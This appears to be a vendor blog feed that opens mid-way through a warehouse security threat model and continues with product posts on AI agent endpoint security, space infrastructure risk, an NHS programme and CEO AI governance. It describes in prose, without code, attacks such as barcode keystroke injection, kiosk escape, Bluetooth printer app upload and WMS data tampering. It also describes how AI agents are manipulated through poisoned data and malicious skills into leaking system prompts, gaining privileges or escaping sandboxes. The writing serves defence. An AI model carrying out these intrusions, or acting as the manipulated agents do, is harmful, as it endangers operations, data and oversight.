    2. Proximate. An attacker with no legitimate access who has nevertheless moved within physical range of the site’s locally reachable technologies. They may, for example, be in a parking lot, a neighboring unit, or a delivery bay. Their proximity may allow them to interact with wireless, radio, Bluetooth, or other short-range interfaces without possessing an account, badge, employment relationship, or other authorized access.
  2. Internal. An individual with legitimate access to the warehouse, its systems, or its information, who intentionally or unintentionally creates a security risk. This includes employees, administrators, operators, contractors, and temporary staff.

Combining these threat actors and their access levels with the risks identified earlier, the vulnerabilities present in each system, the resulting attack surfaces, and the potential attack paths between them provides a threat model for the warehouse environment. This allows an organization to understand how different systems and people could be targeted, how individual weaknesses could be combined, and where security controls are most needed.

Cornering the unicorn

Knowing what is at risk and who might come after it still leaves the most practical question open: how they would actually get in, and how far they could go once they did. The diagram below sets out the warehouse’s attack surface: every point where an attacker can get in, organized by the access that reaching each point requires.

Warehouse attack surface

Warehouse attack surface

On the left are the attacker categories discussed above, distinguished by where they stand and what access they already hold. Each reaches the environment through a different set of entry points, and the impact of a successful attack can land on several systems, from the WMS to OT systems such as robots, sorters, and physical access control system (PACS). The WMS is highlighted because it is the most significant of these: it coordinates the OT systems, so compromising it can affect the entire operation rather than a single process.

Next, we will cover the initial access vectors, the points a threat actor can use to reach the warehouse environment. Following that, we turn to the impact on the logistics processes themselves, focusing on the WMS, since its compromise affects every logistics operation that depends on it.

Initial attack vectors

Internet-facing services

Remote access through internet-facing services, third-party connections, and corporate networks gives an external attacker a foothold on the warehouse network infrastructure. It is a well-covered problem and not specific to this environment, so we note it here as an entry point but will not examine it further.

Wi-Fi, Bluetooth, and other radio channels

Wi-Fi connects handhelds, tablets, printers, cameras, and workstations. Bluetooth serves scanners, headsets, and positioning beacons. Zigbee and similar low-power protocols run lighting, sensors, and building automation, while LoRaWAN carries telemetry over long distances. Cellular provides a backup channel for kiosks and contractor equipment, and proprietary protocols control industrial panels and specialized machinery.

Radio passes through windows, gates, roofing, and thin external panels, so a network built for receiving and processing goods may be reachable from the parking lot and, with a directional antenna, from considerably farther away.

That reach matters in two ways. It gives an external attacker a place to start, as proximity alone is enough to reach the Wi-Fi and the low-power protocols, and from there to gain an initial foothold in the warehouse networks.

However, radio does not only lead into the network. It also connects directly to the field devices and carries the live control traffic of warehouse operations, which makes availability a first-order concern. If hundreds of handhelds lose their connection at once, picking stops. If an AGV loses its control channel, the safe reaction may be to halt in place, and a stopped machine can block an entire route.

Physical network

The scale of the warehouse itself is part of the attack surface. A fulfillment warehouse can run up to tens of thousands of square meters, with racking climbing several stories and walkways threading through it. Structured cabling runs along that racking, cameras and access points are mounted on that, and wall jacks sit behind pallets that have not moved in months. Almost none of it is in anyone’s line of sight.

That gives a person in the warehouse something a normal office does not: unsupervised access to live network infrastructure. Unplugging a ceiling camera leaves an active port. An unused jack behind a shelf leaves another. Neither requires tools, credentials, or any interaction with a system that logs anything. And since the camera or access point sits on the same segment as the rest of the site, the compromised port, not being isolated, opens a path to the network core.

Barcode scanners

Barcode scanners are everywhere in a warehouse. They are the main tool workers use to tell the system what is moving and where, supporting receiving, picking, packing, and inventory management. A typical setup has handheld scanners communicating with a base station, which is in turn connected to a workstation or another business system.

This makes the scanner an entry point into the core network in two ways.

First, through the barcode itself. Since the scanner acts as a keyboard to the connected host, a maliciously crafted barcode or QR code can inject keystrokes when scanned, potentially giving the attacker an initial foothold on the host without directly accessing the network.

Second, through the scanner’s wireless link. During a customer engagement, with the provided test stand of such a device, we discovered that an attacker within range could inject keystrokes into the connected host and potentially achieve remote code execution without user interaction. This attack pattern was observed across multiple vendors, including, for example, Honeywell devices affected by CVE-2026-4272.

In both cases, the result is the same: a foothold on a host inside the warehouse network. The scanner is simply the entry point; the significance of that foothold comes from the host’s trusted position within the operational environment and its connectivity to core systems.

Portable data terminals

Portable data terminals (PDTs) are essentially ordinary Android devices with an embedded barcode scanner, carried by workers to scan items; each scan is passed to a dedicated application that forwards it to a remote server over an API. To keep workers on task, the devices usually run in kiosk mode, locking the user to that single application and preventing interaction with the rest of the Android system.

That lockdown is exactly what an attacker wants to break, and breaking it is what turns the terminal into an initial access vector: escaping the kiosk can expose the Wi-Fi password of the network the terminal is connected to, or allow malicious software to be installed that gives the attacker remote access to the network over the internet.

Printers

Warehouses contain different types of printers. Alongside the usual IT printers used for documents and paperwork, there are specialized thermal printers, small devices that use heated elements on the printhead to create labels, barcodes, and tags. As we mentioned earlier, these are mainly used to print the labels, usually containing barcodes, that are attached to goods during the putaway stage.

Here we focus on mobile thermal printers: small, battery-powered devices that workers can carry or wear. They typically connect to the internal network over Wi-Fi to receive print commands, while also supporting Bluetooth for connecting to nearby devices. This combination makes them a potential entry point into the internal network.

Some models, such as the Zebra ZQ630, support multiple interfaces and can run applications directly on the device. During a security assessment, we discovered that apps can be uploaded and executed over Bluetooth. By exploiting a pairing misconfiguration, an attacker within Bluetooth range could bypass pairing, upload malicious software, and gain an initial foothold through the printer.

Impact on logistics processes (attacks on WMS)

With a foothold in the network, an attacker can pivot to the logistics processes themselves: from the WMS through the warehouse infrastructure to the PLCs and the machinery they drive. As we saw earlier, all OT systems and devices are interconnected and the WMS sits at the head of that chain: it is the system of record every other process reads from and writes to, so compromising it reaches all of them at once. That, and its being specific to this environment, is why it is the focus here.

Warehouse management systems (WMS) are the software platforms that optimize warehouse processes from the entry of goods to their exit. They provide real-time visibility into inventory and orchestrate end-to-end fulfillment by integrating with many warehouse subsystems and pieces of automation equipment, such as conveyors, PLCs, robotics, scanners, and voice systems. A typical WMS includes modules for receiving, inventory control, order management, labor management, shipping, and reporting. Major vendors include SAP EWM, Oracle Warehouse Management, Manhattan Active, Blue Yonder, Infor, Körber/HighJump, Microsoft, and TECSYS.

To picture how central this is, think back to our unicorn. From the moment it was scanned at receiving, it stopped being only a physical box and became a record inside the WMS, a record the system then used to decide where it should be stored, when it should be picked, how it should be sorted, and where it should ship. Every device employed along the way — the PDT at receiving, the printer at putaway, the workstation at picking, the conveyor at sorting — was really just talking to the WMS. It is the thread that ties all eight stages together, which is exactly what makes it such a valuable target.

Because modern WMS platforms are usually web-based and heavily interconnected, they inherit common web and API vulnerabilities alongside flaws specific to the WMS itself. A recent example is CVE-2026-70774 in Oracle Warehouse Management, part of Oracle E-Business Suite. Oracle rated it High and described it as an easily exploitable authorization bypass flaw in which a low-privileged attacker with network access can compromise the application, affecting integrity and availability by allowing unauthorized creation, deletion, or modification of critical data.

A flaw like this may look like a typical web application issue, but its consequences in a warehouse are more serious, because the WMS is the system of record. If an attacker can modify its data, they can alter stock levels, bin locations, receiving records, picking tasks, or shipment information, silently corrupting the digital twin of the warehouse. And since the eight stages form a dependency chain, that corruption doesn’t stay contained: a falsified record at receiving is inherited by putaway, picking, and everything downstream. The physical box and its record diverge, and every later process trusts the record.

The most direct version of this attack comes from an authorization bypass flaw like the Oracle vulnerability above. Here the threat actor can be an external attacker who has reached the application over the network, or an insider such as a low-privileged operator or storekeeper who already holds a legitimate account.

The danger grows when such a flaw is chained with others. An external attacker who combines remote code execution with SQL injection could generate shipment orders to arbitrary addresses together with the documents needed for goods to physically leave the warehouse, fabricate waybills, acceptance or transfer records, and registers, while also exposing customer data such as names and delivery addresses. In effect, the goods are sent out with legitimate-looking paperwork.

This is why ordinary web vulnerabilities carry considerable weight in a WMS. For an external attacker or an insider probing beyond their assigned role, broken access control could open a path into another warehouse zone, allow manipulation of other workers’ tasks, permit unauthorized exception operations, or expose administrative APIs. A server-side request forgery flaw could force the WMS server to reach resources an external attacker cannot touch directly, and if the network is flat or only formally segmented, that server may in turn reach internal management panels, cloud service interfaces, or systems sitting close to the operational network, turning a single web bug into a bridge between IT and OT.

Attacks on a WMS don’t always target the application directly, though. As we saw while tracing the unicorn, the warehouse is full of connected devices that already hold trusted access. A handheld terminal carries authenticated WMS API access as a matter of course, and anyone who gains control of that terminal inherits it (by escaping the kiosk, for example). Depending on the device’s permissions, that might mean confirming picks that never occurred, falsifying receiving operations, adjusting stock counts, or marking orders complete — something warehouse employees themselves could use to avoid their assigned duties.

Where the WMS is connected to control and automation systems, access to the WMS can extend into physical operations, including conveyors, sorting systems, lifts, doors, and pumps.

PLCs translate WMS instructions and sensor inputs into physical actions. Compromising a system that controls them therefore creates an opportunity to manipulate those actions. The impact can be as simple as a sorting diverter sending boxes down the wrong route, a conveyor repeatedly entering an error state and creating a backlog, or a falsified sensor value causing a line to be treated as clear when it is full.

However the WMS is compromised, the business consequence is the same: inventory corruption, unauthorized shipments, and operational disruption, each reaching the customer in the end as a late or missing delivery, the wrong item in the box, or a personal address exposed to a stranger.

Securing the unicorn

We followed our unicorn through web applications and databases, radio channels and PDTs, printers, conveyors, robots, and the loading zone. Because warehouse environments combine IT, OT, wireless, physical, and human components, security controls should be implemented as a single, coordinated security architecture rather than as isolated measures. Network segmentation should be a foundational control, with clear separation between corporate IT, warehouse OT, operational devices, management networks, and externally connected systems. Segmentation should also extend across facilities and customer environments so that each site and customer integration is isolated from the others, limiting the potential impact of a compromise. A zero-trust approach should reinforce this architecture by requiring explicit authentication and authorization for connections between systems, regardless of their network location, and by applying least-privilege access wherever possible. Regular penetration testing of the corporate IT environment, including domain services, identity infrastructure, and endpoints, should be incorporated into the warehouse security program.

Physical and network access controls should be implemented together. Access to warehouse facilities, network rooms, communication cabinets, and operational areas should be restricted according to business need, with appropriate authentication, monitoring, and access logging. Network infrastructure should be hardened through controls such as switch port security, MAC-based access restrictions where appropriate, and IEEE 802.1X with EAP-TLS for strong device and user authentication. Network equipment should also be securely configured and regularly reviewed to ensure that unused interfaces, insecure management protocols, default credentials, and unnecessary services are disabled.

Web applications and their supporting infrastructure should be governed through a secure software development lifecycle (SSDLC), including security requirements, secure coding practices, code and dependency review, and application security assessment before deployment and throughout the application’s lifecycle. Third-party applications and components should be continuously monitored and updated, with a defined vulnerability and patch management process. This should explicitly include warehouse management systems (WMS), warehouse portals, APIs, and other applications that provide operational or customer-facing functionality.

Wireless technologies should be subject to dedicated security assessment and engineering. Radio-frequency surveys should be conducted to establish expected coverage, identify unauthorized or unexpected signals, validate the availability and protection of operational communications, and determine whether wireless deployments create unintended access paths into warehouse networks. Wireless security should be assessed not only from a connectivity perspective but also in terms of authentication, encryption, device provisioning, protocol exposure, interference resilience, and the potential impact of unauthorized devices.

Warehouse operational devices should be incorporated into the organization’s endpoint security and vulnerability management processes. Devices should receive security updates and firmware patches on a defined schedule, with accelerated remediation for critical vulnerabilities. Security assessments should be performed periodically to identify weaknesses in device configuration, applications, exposed services, and authentication mechanisms.

Personnel security should form an additional layer of the warehouse security architecture. In most industrial and ICS environments, getting inside means clearing background checks, holding relevant qualifications, or proving prior experience; the hiring process itself acts as a filter. A warehouse is different. Roles in sorting, packing, and courier work are hired quickly and in volume, and they typically require no prior expertise, certification, or specialized background at all. An ordinary person can walk in off the street, be hired within days, and immediately hold legitimate physical access to the facility. Therefore, a more restrictive and risk-based approach to hiring should be considered, particularly for roles that provide access to sensitive areas, operational systems, network infrastructure, or customer assets.

Ultimately, all of these measures serve the same objective: protecting the continuity and reliability of the warehouse as a whole. This matters because real warehouses handle food, medicines, machine parts, and the millions of ordinary things people and companies depend on every day. Protecting their journey means seeing the warehouse as it has actually become: a single digital system with doors, motors, shelving, and radio signals, and with entirely real consequences when it fails. And if the security program works, the customer never knows any of this happened. The unicorn simply arrives at the scheduled time.

If your warehouse operations rely on interconnected systems like these, we can help identify the gaps before an adversary does. Reach out to discuss a security assessment.

  •  

Reinventing Endpoint Security with Cortex XDR One

Enterprises spent the last two years racing to capture the vast potential of AI, authorizing AI agents to touch production code, internal databases, customer tickets and financial ledgers. Because these agents operate non-deterministically with broad capabilities, they can easily be manipulated into unexpected or malicious behavior. The result is agents breaking out of isolation, shifting AI risk from a hallucinating chatbot to an operational liability. 

The standard fixes, such as software containers or prompt-level guardrails, aren't sufficient to prevent malicious agent behavior. And traditional endpoint security was not designed to secure agents, which operate with real user access. Just as we pioneered XDR to include network, identity and cloud, we must now expand protection to secure agents in the enterprise. 

Cortex XDR One brings together XDR and Koi Agentic Endpoint Security to protect both traditional system processes and AI agents, delivering layered enforcement across an agent’s execution path. XDR One is designed to control an agent’s actions at the source, enforce hard boundaries at the operating system level, and spot rogue behavior through an AI-driven layer of defense.

An Emerging Security Blind Spot

Endpoints have evolved from controlled execution environments into complex ecosystems of AI coding agents, AI co-pilots, MCP servers and personal agents with access to sensitive data and systems. These artifacts can bypass traditional controls and operate in critical blind spots. 

When an agent ingests an untrusted input, connects to a compromised enterprise app or executes an unauthorized command, it transforms from a productivity tool into an active risk vector. Because agents operate with real user permissions and non-deterministic behavior, security teams face a compounding set of enterprise challenges that extend far beyond simple prompt injections.

Employees are adopting personal AI agents and browser tools that bypass IT oversight, spreading shadow AI across endpoints. At the same time, attackers are exploiting connected systems to manipulate these agents. By poisoning the external data, databases, or SaaS applications an agent relies on, adversaries can alter its behavior indirectly without ever touching the AI model itself. Without hard boundaries, an agent can be tricked into escalating host privileges, bypassing local containers or executing arbitrary system commands. In short, the agent escapes its intended sandbox and becomes an unwitting insider threat.

AI Agents and Tools are on Nearly Every Endpoint

Adversaries are already exploiting this new vulnerability. In the ClawHavoc supply chain attack, adversaries targeted agents by uploading hundreds of malicious skills to OpenClaw's marketplace; once installed, these rogue skills broke runtime isolation to give remote attackers direct command-line access on the host. In a separate incident, Unit 42 research showed how agents can be tricked into revealing secret system prompts or sensitive information through indirect data poisoning from connected applications. Additionally, agents can bypass system and access controls when tricked into issuing unauthorized API calls or executing system tools under the guise of legitimate user permissions. Compounding these risks is the rise of shadow AI, as ungoverned, unmonitored agents deployed by employees silently inherit elevated system privileges without IT visibility.

When agentic AI was just emerging, we saw the potential risks it would bring and immediately sought out a solution to secure our internal AI workloads. Our InfoSec team found and deployed Koi while the startup was still in stealth mode. Impressed by Koi’s unique ability to secure new agentic endpoint behavior, we welcomed the talented Koi team into the Palo Alto Networks family to deliver this protection directly to our customers.

Cortex XDR One: Securing Every Endpoint and Agent from a Single Platform

XDR One integrates Cortex XDR and Cortex Agentic Endpoint Security with a single user interface and sensor, providing centralized visibility, management and investigation.

Agentic Endpoint Security for Complex Endpoint Ecosystems

From sanctioned agents to shadow AI, XDR One gives teams a real-time inventory of every AI artifact the moment it appears on an endpoint. Armed with visibility into all the agent activity in the enterprise, security teams can control what packages, extensions, agents and AI artifacts are allowed to be installed or used. For example, a CISO can evaluate which vibe coding agents are actually being used by engineering teams and make an informed decision about the productivity impact of removing access to a specific agent. 
Securing the modern endpoint requires unified defense across both the AI agent lifecycle and the underlying operating system. XDR One delivers this protection, from software installation to live execution. Within the agent layer, it enforces runtime guardrails to help stop prompt injections and destructive commands. Simultaneously at the OS layer, XDR One continuously monitors runtime process chains to block zero-day exploits and living-off-the-land attacks in real time without affecting performance. To complement these defenses, optimized small language models run directly on the endpoint sensor to guard against evasive, fileless threats even while offline and without sending sensitive code to the cloud. By stitching cross-domain telemetry into clear, end-to-end attack chains, XDR One cuts false positives by up to 95% and drives automated remediation in minutes.

Ultimately, consolidating this security telemetry onto a single sensor eliminates fragmented point tools and establishes a powerful operational foundation, equipping Cortex XSIAM with the critical data needed to better govern AI risk across the enterprise.

Flexible Protection with Standalone Agentic Endpoint Security or Native Integration

Cortex Agentic Endpoint Security (AES) specifically governs AI tools, MCP servers and agentic workflows running on those hosts. Organizations have the flexibility to deploy AES alongside existing third-party EDR environments using the Cortex targeted sensor.

However, organizations can simplify operations when AES and XDR come together natively in Cortex XDR One. By unifying agentic defense and extended detection and response into a single sensor and platform, XDR One bridges the gap between traditional host security and AI risks, delivering seamless visibility, management and real-time investigation.

Setting a New Baseline for Endpoint Security

The era of standalone EDR has passed. Just as XDR moved beyond siloed endpoint detection and response to encompass network, identity and cloud, securing the modern enterprise now demands native protection for autonomous AI workloads. EDR without integrated agentic security is incomplete and fundamentally legacy. Disconnected point solutions lack visibility into OS execution, while bolt-on EDR offerings fail to correlate the agent’s prompt and tool context with subsequent system behaviors. Relying on a bird of prey may seem like high-end security, until you discover it only swoops in after the wolf has already attacked the flock.

XDR One sets the new standard for endpoint security, providing unmatched visibility and preemptive control across both the OS and AI layers within a single sensor.

Scaling Enterprise AI with Confidence

While XDR One delivers complete standalone protection, security leaders grappling with this complex new attack surface can augment their team’s capabilities with Unit 42 MDR, which will now include Managed Agentic Endpoint Security. By combining XDR One telemetry with elite threat intelligence, Unit 42 experts deliver proactive threat hunting, incident investigation, and AI risk governance to strengthen overall resilience.

Securing the Agentic Frontier

As organizations race to adopt AI agents, security teams face a pivotal transition. The expansion of agentic capabilities across enterprise endpoints demands a security posture that treats agents with the same rigor and control as traditional system processes.

By unifying agentic endpoint defense and XDR into a single sensor and platform, XDR One sets a new standard for endpoint security in the agentic era. Whether deployed independently or backed by Unit 42 expertise, XDR One gives security leaders the visibility and control needed to eliminate shadow AI, enforce operational guardrails and accelerate their AI transformation.


Forward-Looking Statements
This blog contains forward-looking statements that involve risks, uncertainties and assumptions, including, without limitation, statements regarding the benefits, impact, or performance or potential benefits, impact or performance of our products and technologies or future products and technologies. Any unreleased services or features (and any services or features not generally available to customers) referenced in this or other press releases or public statements are not currently available (or are not yet generally available to customers) and may not be delivered when expected or at all. Customers who purchase Palo Alto Networks applications should make their purchase decisions based on services and features currently generally available.

The post Reinventing Endpoint Security with Cortex XDR One appeared first on Palo Alto Networks Blog.

  •  

Introducing Unit 42 Managed Agentic Endpoint Security

AI agents and AI-enabled tools are fundamentally changing how work gets done. From coding assistants to Model Context Protocol (MCP) servers, autonomous tools now access sensitive data, execute commands, and modify local workflows directly from the endpoint. Traditional endpoint security models fail to offer the visibility or governance required to manage these autonomous actions.

The security gap is already significant. Only 6% of organizations have an advanced AI security strategy. And the fastest attacks can move from initial access to data exfiltration in just 72 minutes, according to the 2026 Unit 42 Global Incident Response Report. As AI adoption grows, teams need context to prioritize risk and experts ready to respond so the business can continue adopting AI with confidence.

Today, we are announcing Unit 42 Managed Agentic Endpoint Security (Managed AES). We built the service on Cortex AES, our AI-native endpoint security platform that provides visibility, contextual risk intelligence and protection for AI agents and artifacts. Managed AES adds 24/7 Unit 42 expertise to help organizations put those capabilities into action. Backed by Unit 42 threat intelligence, our experts provide AI governance, threat hunting, investigation and response, and AI-related cyber hygiene. They apply human judgment to turn contextual intelligence into policy recommendations and prioritized actions as the environment evolves.

Continuous Expert Defense for the AI Environment

Managed AES brings continuous Unit 42 expertise to four areas of AI endpoint security.

  • Govern AI Adoption with Greater Confidence
    AI adoption often moves faster than security teams can assess it. Our experts help identify AI tools and associated risks, evaluate exposure and recommend improvements to policies and controls. Security leaders gain a clearer view of AI use across their environment.
  • Hunt for Emerging and Zero-Day Threats
    AI-related threats can emerge before they trigger a known alert. Our threat hunters use frontline threat intelligence and Cortex AES signals to proactively hunt across the customer’s AI environment. They evaluate findings, recommend action and refine policies and correlation rules to strengthen protection over time.
  • Investigate and Respond 24/7
    Our analysts continuously monitor activity, investigate suspicious behavior and take permitted actions on the customer’s behalf to contain AI-related threats. Security teams gain specialized support to understand what happened, determine the potential impact and prioritize next steps.
  • Continuously Strengthen AI-Related Cyber Hygiene
    Unit 42 assesses the customer’s AI security posture as adoption evolves. AI Security Posture Reports identify policy and control improvements, while Threat Impact Reports detail threats, potential impact, response actions taken and recommended next steps. These insights help teams prioritize improvements.

Expert Protection Across Your AES Environment

Organizations can choose the Cortex AES deployment model that best fits their environment while receiving the same 24/7 Unit 42 expertise.

  • Managed AES with Standalone Cortex AES
    Organizations can deploy Cortex AES alongside their existing endpoint security solution for AI-native visibility, contextual risk intelligence, governance and protection for AI agents and AI-enabled tools. Managed AES adds Unit 42 experts who help customers act on that visibility and risk intelligence.
  • Managed AES with Cortex XDR One
    Cortex XDR One brings together Cortex AES and Cortex XDR into a single sensor and console experience. It combines endpoint detection and response with AI-native security for AI agents and artifacts. Unit 42 experts provide 24/7 governance, threat hunting, investigation and response across the entire endpoint attack surface.

Securely Scale AI Adoption

Unit 42 Managed AES helps security teams understand how AI is being used, address risk before it escalates and respond quickly when threats emerge. By combining Cortex AES context with frontline threat intelligence and expert analysis, Managed AES helps businesses adopt AI with confidence.

Register for our upcoming webinar, The Next Era of Endpoint Security, to learn how Cortex AES and Unit 42 experts help your team govern AI risks, strengthen visibility and protect the agentic endpoint.

The post Introducing Unit 42 Managed Agentic Endpoint Security appeared first on Palo Alto Networks Blog.

  •  

The Blind Spot in Orbit: Why Space Could Be the Next Infrastructure Crisis

Are organisations becoming so reliant on third party space assets that they would face severe disruption if the assets were impacted by a cyber attack?

When most people think of space technology, they imagine routine weather forecasts or blue-dot navigation on a smartphone map. But behind those quiet satellite signals lies an invisible digital thread holding modern society together. From crop harvesting schedules to international flight routes and supermarket supply chains, daily life on Earth is deeply dependent on data from space.

Yet space security remains the cyber risk that very few in executive boardrooms are addressing. As the space economy surges toward a $1.01 trillion valuation by 2034, a dangerous blind spot has emerged. Cyber threats to orbital infrastructure are no longer a theoretical hazard—they are happening now.

Privatization Outpacing Security

Historically, space operations were the exclusive domain of governments operating in strictly air-gapped environments with near-zero tolerance for risk. Today, rapid commercial privatization has slashed launch costs, but speed to market is dangerously outstripping security by design. Commercial operators inherit standard enterprise IT vulnerabilities, complex supply chain risks, unpatched APIs, and operational technology gaps.

The systemic disconnect is stark:

Physical Consequences on the Ground

Unlike typical corporate breaches, orbital cyber attacks can trigger immediate physical impacts on Earth. Tampering with satellite telemetry can destabilize regional crop yields by altering planting schedules or paralyze commercial aviation by injecting false data into flight-navigation networks.

Crucially, these risks are not limited to assets in orbit. Ground-based power substations, telemetry command hubs, and downlink facility infrastructure have become primary cyber-physical targets. A coordinated cyber attack on local energy substations supporting satellite ground operations could sever communication links and ground control just as effectively as an in-orbit compromise.

A study commissioned by the European Space Agency (ESA) modeled the impact of a hypothetical 7-day satellite communications outage across ESA member states and Canada. The potential cost reaches up to €20 billion ($21.8 billion) in total economic losses. This includes €19 billion in maritime logistics and port bottlenecks, €558 million in direct aviation losses (canceling ~4,000 transatlantic flights), €352 million in lost connectivity for emergency services and remote communities, and €89.8 million from stalled offshore energy operations.

Aging Tech Meets Advanced Threat Actors

Geostationary satellites carry mission lifespans of 10 to 15 years, locking critical communications into legacy hardware designed before modern cyber threats existed. Nation-states and cybercriminals are exploiting these gaps; Palo Alto Networks Unit 42 threat intelligence currently tracks multiple state-sponsored groups actively targeting space-sector systems.

What Leaders Must Do Now

Governments and enterprise boards must recognize space-based timing, navigation, and observation as core national critical infrastructure. Leadership teams should execute four priorities immediately:

  1. Map Space Dependencies: Audit third-party services, cloud links, and automated logistics relying on satellite telemetry.
  2. Establish Terrestrial Backups: Build manual redundancies—including ground-based radio networks and offline inventory controls—for scenario planning when space signals go dark.
  3. Elevate Supply Chain Audits: Evaluate whether key vendors rely on single-point-of-failure commercial satellite constellations or unfortified ground substations.
  4. Update Risk Registers: Formally integrate space dependencies into corporate cyber risk registers.

Translating these action items into real-world operational resilience requires moving beyond static compliance policies. To protect complex ecosystems—where ground stations, power substations, cloud environments, and orbital data streams converge—organizations need a unified, platformized approach to security that provides continuous visibility across every link in the space supply chain.

In the modern threat landscape, business resilience, national sovereignty, and space security are inseparable. It is time for leaders to look up before an orbital breach brings ground operations to a standstill.

The post The Blind Spot in Orbit: Why Space Could Be the Next Infrastructure Crisis appeared first on Palo Alto Networks Blog.

  •  

NHS England evolves its cybersecurity strategy with Palo Alto Networks and IBM

The NHS has set an ambitious goal of achieving cyber resilience across healthcare organisations by 2030. Delivering on that vision requires technology, expertise and close collaboration across the public and private sectors.

This is clearly a highly complex task, but one we're delighted to help deliver in partnership with IBM. Through this partnership, Palo Alto Networks will provide advanced cloud-based perimeter technology, alongside IBM Consulting’s specialist guidance, implementation support and tailored onboarding for NHS organisations.

As health and care services continue to modernise, maintaining resilient, secure digital infrastructure has never been more important. Healthcare organisations are operating in an increasingly complex environment, with growing digital dependencies, expanding supply chains, evolving cyber threats and new technologies such as AI reshaping the landscape.

According to IBM's Cost of a Data Breach Report, healthcare continues to be one of the most impacted sectors globally when it comes to the financial consequences of cyber incidents. This highlights the importance of taking a proactive, long-term approach to cyber resilience across critical public services.

Palo Alto Networks' continued work with the NHS demonstrates the scale and complexity of securing modern healthcare environments. As organisations balance innovation, operational demands and evolving security requirements, there is a growing need for solutions that provide both strong protection and the flexibility to meet local needs.

Introducing the Next Generation of the NHS Secure Boundary Programme

Palo Alto Networks will deliver next-generation, cloud-based security solutions through the next iteration of the NHS Secure Boundary programme. The service has been designed to help strengthen cyber resilience across UK health and social care organisations while supporting the safe and reliable delivery of services.

Secure Boundary provides the capability to support a network spanning more than 1.5 million NHS staff, over 200 NHS trusts, more than 55,000 organisations handling health data and approximately 2 million devices under national cyber monitoring. The nationally integrated and centrally funded service embodies a "Defend as One" approach, helping organisations benefit from shared protection while retaining local control.

Secure Boundary supports NHS organisations through:

  • An AI-enabled cybersecurity capability designed to strengthen resilience and support the safe, reliable delivery of healthcare services.
  • Enhanced visibility and protection for internet traffic across the Health and Social Care Network.
  • Improved security for infrastructure and clinical applications operating across multiple service providers.
  • Increased protection for information shared across NHS organisations and trusted third parties.
  • Greater privacy and security for staff accessing web-based services, whether on-site or remotely.
  • A "Defend as One" approach that complements existing local security measures while allowing organisations to tailor policies to their specific requirements.
  • Reduced complexity through the consolidation of security tools and management processes.
  • Improved efficiency through a centrally funded model that helps reduce duplication of technology and investment.

The new Secure Boundary service represents a significant step forward in strengthening the NHS's digital resilience. By providing a more secure foundation for NHS services, it helps support operational continuity, safeguard sensitive information and enable healthcare teams to continue delivering high-quality care in communities across the UK for years to come.

If you would like to find out more about Secure Boundary and how it can help your organisation, please contact ukpubsec@paloaltonetworks.com. 


Forward-Looking Statements

This blog contains forward-looking statements that involve risks, uncertainties and assumptions, including, without limitation, statements regarding the benefits, impact, or performance or potential benefits, impact or performance of our products and technologies or future products and technologies. These forward-looking statements are not guarantees of future performance, and there are a significant number of factors that could cause actual results to differ materially from statements made in this blog. We identify certain important risks and uncertainties that could affect our results and performance in our most recent Annual Report on Form 10-K, our most recent Quarterly Report on Form 10-Q, and our other filings with the U.S. Securities and Exchange Commission from time-to-time, each of which are available on our website at investors.paloaltonetworks.com and on the SEC's website at www.sec.gov.  All forward-looking statements in this blog are based on information available to us as of the date hereof, and we do not assume any obligation to update the forward-looking statements provided to reflect events that occur or circumstances that exist after the date on which they were made.  


The post NHS England evolves its cybersecurity strategy with Palo Alto Networks and IBM appeared first on Palo Alto Networks Blog.

  •  

The Mango Strategy: A CEO’s Guide to AI Cybersecurity

Hope is not a strategy. Neither is nostalgia.

Mark Carney, Prime Minister of Canada


Business leaders cannot respond to AI-era cyber risk by longing for a simpler technology stack, slower decision-making or a security model built around a trusted internal network. AI is changing how organisations operate—and how adversaries identify and exploit weaknesses—faster than many leadership teams can anticipate.

Cybersecurity has therefore evolved from a “coconut strategy”, built around a hardened perimeter and trusted interior, to what I call a “mango strategy”. The modern enterprise and its digitally connected ecosystem have a porous, continuously changing edge, but it must place its strongest protection around the core: its data, identities, code repositories, applications, digital essentials and critical operations.

What is the CEO’s role in AI governance and cybersecurity?

This shift makes cybersecurity a CEO-level business priority. CEOs do not need to oversee every AI deployment, but they must define how the organisation adopts, governs and secures AI while maintaining resilience, accountability and trust. That means setting risk thresholds, assigning accountability, protecting critical data and identities, and ensuring that security can operate at the same machine-speed as autonomous systems.

Why autonomous AI agents require workforce-level oversight

Given this dual nature, business leaders cannot afford to ignore AI. Like water, AI adoption will find its way and follow the path of least resistance as a senior cybersecurity leader from a large European bank put it. Without clear governance, it can expose weak controls, while AI-enabled attackers can exploit those weaknesses at unprecedented speed and scale.

Some have suggested that CEOs should double as Chief AI Officers. However, as executive responsibilities expand, expecting a CEO to oversee day-to-day AI implementations while setting broader corporate vision is unrealistic. While the CEO may not manage specific AI initiatives, they must actively shape the overarching strategy, the “AI surround and framework”.

This leadership starts with developing and hiring highly capable talent to execute the vision. The CEO’s true value lies in ensuring that AI is embraced across every business unit, integrated into risk models, and governed by robust safeguards. Proper administration and oversight are no longer secondary concerns—they are core executive functions.

A critical dimension of this responsibility is governing the use of agentic AI. Autonomous agents function effectively as "authorized insiders." Custom-built for specific workflows, they leverage elevated privileges to access critical applications, databases, and proprietary tools around the clock.

In practice, these agents represent a new class of virtual employees. Though non-human, their operational impact is comparable to their human counterparts, yet they operate 24/7. CEOs must ensure that autonomous agents are deployed, monitored, and evaluated with the same rigors applied to the rest of the workforce.

How can leaders build resilience against AI-driven instability?

Translating this new operational reality into steady organizational resilience requires recognizing AI's broader societal impact. While the technology holds vast potential for good, it can also accelerate systemic and geopolitical instability when misused. For instance, recent developments in frontier AI models demonstrating advanced exploit-generation capabilities highlight the immediate necessity of defense-in-depth.
Palo Alto Networks CEO Nikesh Arora highlighted this shift in this article - Weaponised Intelligence -  “These are not incremental improvements. Imagine a horde of agents methodically cataloging every weakness in your technology infrastructure, constantly. Over the next six months, the barrier to entry for sophisticated attacks will continue to diminish. A hacker’s dream weapon will be available to anyone with a credit card and computer.”

To counter these emerging risks, leading AI developers and security organizations are actively collaborating. Through initiatives like Project Glasswing, partners across technology and financial services are stress-testing defender-grade models to harden critical software and establish proactive defenses before threats reach the wild.

These collaborative initiatives address the exact questions executive boards are asking today: Where are our exposure points, how severe are they, and how quickly can we contain them?

Answering these questions requires a strong security culture. Defining how an organization adopts and governs AI is now a core mandate for executive leadership. Even with specialized AI leadership in place, the CEO must drive the culture to align AI implementation with business values and strategic priorities.

Ultimately, executive leadership must set clear parameters: defining operational boundaries, establishing accountability, tracking key progress metrics, and encouraging responsible innovation within controlled risk thresholds.

Four cybersecurity priorities for the agentic AI era

